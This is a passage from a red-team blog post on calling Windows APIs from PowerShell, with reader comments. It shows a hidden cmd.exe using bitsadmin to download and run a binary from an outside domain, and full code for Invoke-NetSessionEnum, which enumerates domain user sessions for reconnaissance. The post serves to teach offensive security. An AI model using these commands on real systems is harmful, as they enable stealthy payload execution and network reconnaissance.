  msdtc.exe                  2,556 K      6,424 K    896  Microsoft Distributed Transa...  Microsoft Corporation
```




```
taskhost.exe                  6,792 K    6,272 K   1256 Host Process for Windows T...  Microsoft Corporation
SearchIndexer.exe            21,060 K   12,872 K   2780 Microsoft Windows Search I...  Microsoft Corporation
wmpnetwk.exe         0.01     8,148 K    9,612 K   2892 Windows Media Player Netw...   Microsoft Corporation
svchost.exe          0.88     8,528 K   10,784 K   3196 Host Process for Windows S...  Microsoft Corporation
lsass.exe                     3,100 K    8,432 K    532 Local Security Authority Proc... Microsoft Corporation
lsm.exe              0.01     1,228 K    2,940 K    540 Local Session Manager Serv...  Microsoft Corporation
winlogon.exe                  1,584 K    4,752 K    440 Windows Logon Application     Microsoft Corporation
explorer.exe         0.03    24,020 K   39,372 K   2164 Windows Explorer              Microsoft Corporation
vmtoolsd.exe         0.10     5,728 K   14,880 K   2576 VMware Tools Core Service     VMware, Inc.
idaq.exe             0.17    54,752 K   70,720 K   3976 The Interactive Disassembler  Hex-Rays SA
notepad++.exe        0.02    18,292 K   27,436 K   1712 Notepad++ : a free (GNU) so... Don HO don.h@free.fr
powershell.exe               24,080 K   37,008 K   1608 Windows PowerShell            Microsoft Corporation
cmd.exe                       1,604 K    2,112 K    520 Windows Command Processor     Microsoft Corporation
calc.exe                      4,856 K    9,508 K   2760 Windows Calculator            Microsoft Corporation
procexp.exe          0.63    11,912 K   19,408 K   2004 Sysinternals Process Explorer Sysinternals - www.sysinter...

CPU Usage: 2.43%   Commit Charge: 30.41%   Processes: 43   Physical Usage: 53.23%
```

Windows PowerShell

```
PS C:\Users\Fubar\Desktop> Invoke-CreateProcess -Binary C:\Windows\System32\cmd.exe -Args "/c C:\Windows\System32\calc.e
xe" -CreationFlags 0x10 -ShowWindow 0x1 -StartF 0x1

Process Information:

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
      0       1     1332         72     3     0.00    520 cmd

PS C:\Users\Fubar\Desktop>
```

CREATE_NO_WINDOW/SW_HIDE/STARTF_USESHOWWINDOW

Here cmd is being called with no window, which in turn executes a bitsadmin command to grab and execute a binary from the greyhathacker domain.



```
PS C:\Users\Fubar\Desktop> Invoke-CreateProcess -Binary C:\Windows\System32\cmd.exe -Args "/c bitsadmin /transfer myjob
/download /priority high http://www.greyhathacker.net/tools/messbox.exe C:\Users\Fubar\Desktop\msg.exe & start C:\Users\
Fubar\Desktop\msg.exe" -CreationFlags 0x8000000 -ShowWindow 0x0 -StartF 0x1

Process Information:

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
      0       1     1332         72     3     0.00   2064 cmd

PS C:\Users\Fubar\Desktop>
```

GreyHatHacker.NET


.... P W N E D ....

Netapi32 : : NetSessionEnum

For our final example we will have a look at the NetSessionEnum API. This is a great little API gem, especially when it comes to redteaming, it allows a domain user to enumerate authenticated sessions on domain-joined machines and it does not require Administrator privileges. As I mentioned in the introduction, there are already great tools that leverage this, most notably NetSess and Veil-Powerview. The script below is very similar to "Get-NetSessions" in powerview except that it is not using reflection.

```
function Invoke-NetSessionEnum {
<#
.SYNOPSIS

    Use Netapi32::NetSessionEnum to enumerate active sessions on domain joined machines.

.DESCRIPTION

    Author: Ruben Boonen (@FuzzySec)
    License: BSD 3-Clause
    Required Dependencies: None
    Optional Dependencies: None

.EXAMPLE
    C:\PS> Invoke-NetSessionEnum -HostName SomeHostName

#>

    param (
        [Parameter(Mandatory = $True)]
        [string]$HostName
    )

    Add-Type -TypeDefinition @"
    using System;
    using System.Diagnostics;
    using System.Runtime.InteropServices;

    [StructLayout(LayoutKind.Sequential)]
    public struct SESSION_INFO_10
    {
        [MarshalAs(UnmanagedType.LPWStr)]public string OriginatingHost;
        [MarshalAs(UnmanagedType.LPWStr)]public string DomainUser;
        public uint SessionTime;
        public uint IdleTime;
    }

    public static class Netapi32
    {
        [DllImport("Netapi32.dll", SetLastError=true)]
            public static extern int NetSessionEnum(
                [In,MarshalAs(UnmanagedType.LPWStr)] string ServerName,
                [In,MarshalAs(UnmanagedType.LPWStr)] string UncClientName,
                [In,MarshalAs(UnmanagedType.LPWStr)] string UserName,
                Int32 Level,
                out IntPtr bufptr,
                int prefmaxlen,
                ref Int32 entriesread,
                ref Int32 totalentries,
                ref Int32 resume_handle);

        [DllImport("Netapi32.dll", SetLastError=true)]
            public static extern int NetApiBufferFree(
                IntPtr Buffer);
    }
"@

    # Create SessionInfo10 Struct
    $SessionInfo10 = New-Object SESSION_INFO_10
    $SessionInfo10StructSize = [System.Runtime.InteropServices.Marshal]::SizeOf($SessionInfo10) # Grab si
    $SessionInfo10 = $SessionInfo10.GetType() # Hacky, but we need this ;))

    # NetSessionEnum params
    $OutBuffPtr = [IntPtr]::Zero # Struct output buffer
    $EntriesRead = $TotalEntries = $ResumeHandle = 0 # Counters & ResumeHandle
    $CallResult = [Netapi32]::NetSessionEnum($HostName, "", "", 10, [ref]$OutBuffPtr, -1, [ref]$EntriesRe

    if ($CallResult -ne 0){
        echo "Mmm something went wrong!`nError Code: $CallResult"
    }

    else {

        if ([System.IntPtr]::Size -eq 4) {
            echo "`nNetapi32::NetSessionEnum Buffer Offset  --> 0x$("{0:X8}" -f $OutBuffPtr.ToInt32())"
        }
        else {
            echo "`nNetapi32::NetSessionEnum Buffer Offset  --> 0x$("{0:X16}" -f $OutBuffPtr.ToInt64())"
        }

        echo "Result-set contains $EntriesRead session(s)!"

        # Change buffer offset to int
        $BufferOffset = $OutBuffPtr.ToInt64()

        # Loop buffer entries and cast pointers as SessionInfo10
        for ($Count = 0; ($Count -lt $EntriesRead); $Count++){
            $NewIntPtr = New-Object System.Intptr -ArgumentList $BufferOffset
            $Info = [system.runtime.interopservices.marshal]::PtrToStructure($NewIntPtr,[type]$SessionInf
            $Info
            $BufferOffset = $BufferOffset + $SessionInfo10StructSize
        }

        echo "`nCalling NetApiBufferFree, no memleaks here!"
        [Netapi32]::NetApiBufferFree($OutBuffPtr) |Out-Null
    }
}
```

I have a small, sinister, domain set up at home which I use for testing/dev. You can see the output of Invoke-NetSessionEnum below.



Windows PowerShell

```
PS C:\Windows\System32> Find-DC

LDAP://CN=REDHOOK-DC,CN=Servers,CN=There-Be-Dragons,CN=Sites,CN=Configuration,DC=RedHook,DC=local

PS C:\Windows\System32> Invoke-NetSessionEnum -HostName meropis

Netapi32::NetSessionEnum Buffer Offset  --> 0x0000006A1C7CDF00
Result-set contains 4 session(s)!

OriginatingHost  DomainUser        SessionTime IdleTime
---------------  ----------        ----------- --------
\\10.0.0.184     asenath.waite            2248     1552
\\10.0.0.110     redhook.DA                545        0
\\10.0.0.160     wilbur.whateley          2612     2597
\\10.0.0.165     robert.suydam           41903    39298

Calling NetApiBufferFree, no memleaks here!

PS C:\Windows\System32>
```

Conclusion

Hopefully this post has given you some ideas about incorporating Windows API calls in your PowerShell scripts. Doing so means that there is really nothing which you can't achieve in PowerShell. As I mentioned in the introduction, there is a way to avoid runtime C# compilation by using .NET reflection, I highly recommend that you have a look at some of the examples in the PowerSploit framework to see how this is done.

Remember, stay calm and [Winmm]::mciSendString("set CDAudio door open", $null, $null, [IntPtr]::Zero) !

Comments (5)

kyREcon · *129 weeks ago* +2

"I'm not sure why "rundll32.exe" is placed in lpCommandLine as it would normally be in lpApplicationName, regardless it is perfectly valid as lpApplicationName can be NULL in which case the first parameter of lpCommandLine would be treated as the module name."

From the official documentation of CreateProcess:

If lpApplicationName is NULL, the first white space–delimited token of the command line specifies the module name. If you are using a long file name that contains a space, use quoted strings to indicate where the file name ends and the arguments begin (see the explanation for the lpApplicationName parameter).....
....If the file name does not contain a directory path, the system searches for the executable file in the following sequence:

The directory from which the application loaded.
The current directory for the parent process.
The 32-bit Windows system directory. Use the GetSystemDirectory function to get the path of this directory.
The 16-bit Windows system directory. There is no function that obtains the path of this directory, but it is searched. The name of this directory is System.
The Windows directory. Use the GetWindowsDirectory function to get the path of this directory.
The directories that are listed in the PATH environment variable. Note that this function does not search the per-application path specified by the App Paths registry key. To include this per-application path in the search sequence, use the ShellExecute function.

Reply **1 reply** · *active 129 weeks ago*

↳ b33f · *129 weeks ago* +1

Hey kyREcon,

I understand why it works and I know how it finds the binpath. The part I'm unsure about is why the module name was placed in lpCommandLine and not in lpApplicationName as that should be the normal way of doing things. Maybe there is some special reason for doing this?

Reply

kyREcon · *122 weeks ago* +2

The answer is documented in my previous comment.
If you specifiy the target application name in the 'lpApplicationName' parameter then you either need to have that module in the same working directory as the calling process or specify an absolute path to it.
However, since rundll32.exe is by default located in Windows system directory, you can just pass it in the 'lpCommandLine' parameter and CreateProcess will find it for you.

Reply **1 reply** · *active 121 weeks ago*

↳ b33f · *121 weeks ago* +1

Hey kyREcon,

Ah I see, thanks for coming back and clearing that up, much appreciated!

Reply

ram · *76 weeks ago* +1

Hi,

How do i leverage this to handle my browser (Chrome) window & data, buttons, checkboxes, radio buttons.

Please let me know if there is an object spy ?

Thanks

Reply

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None

Submit Comment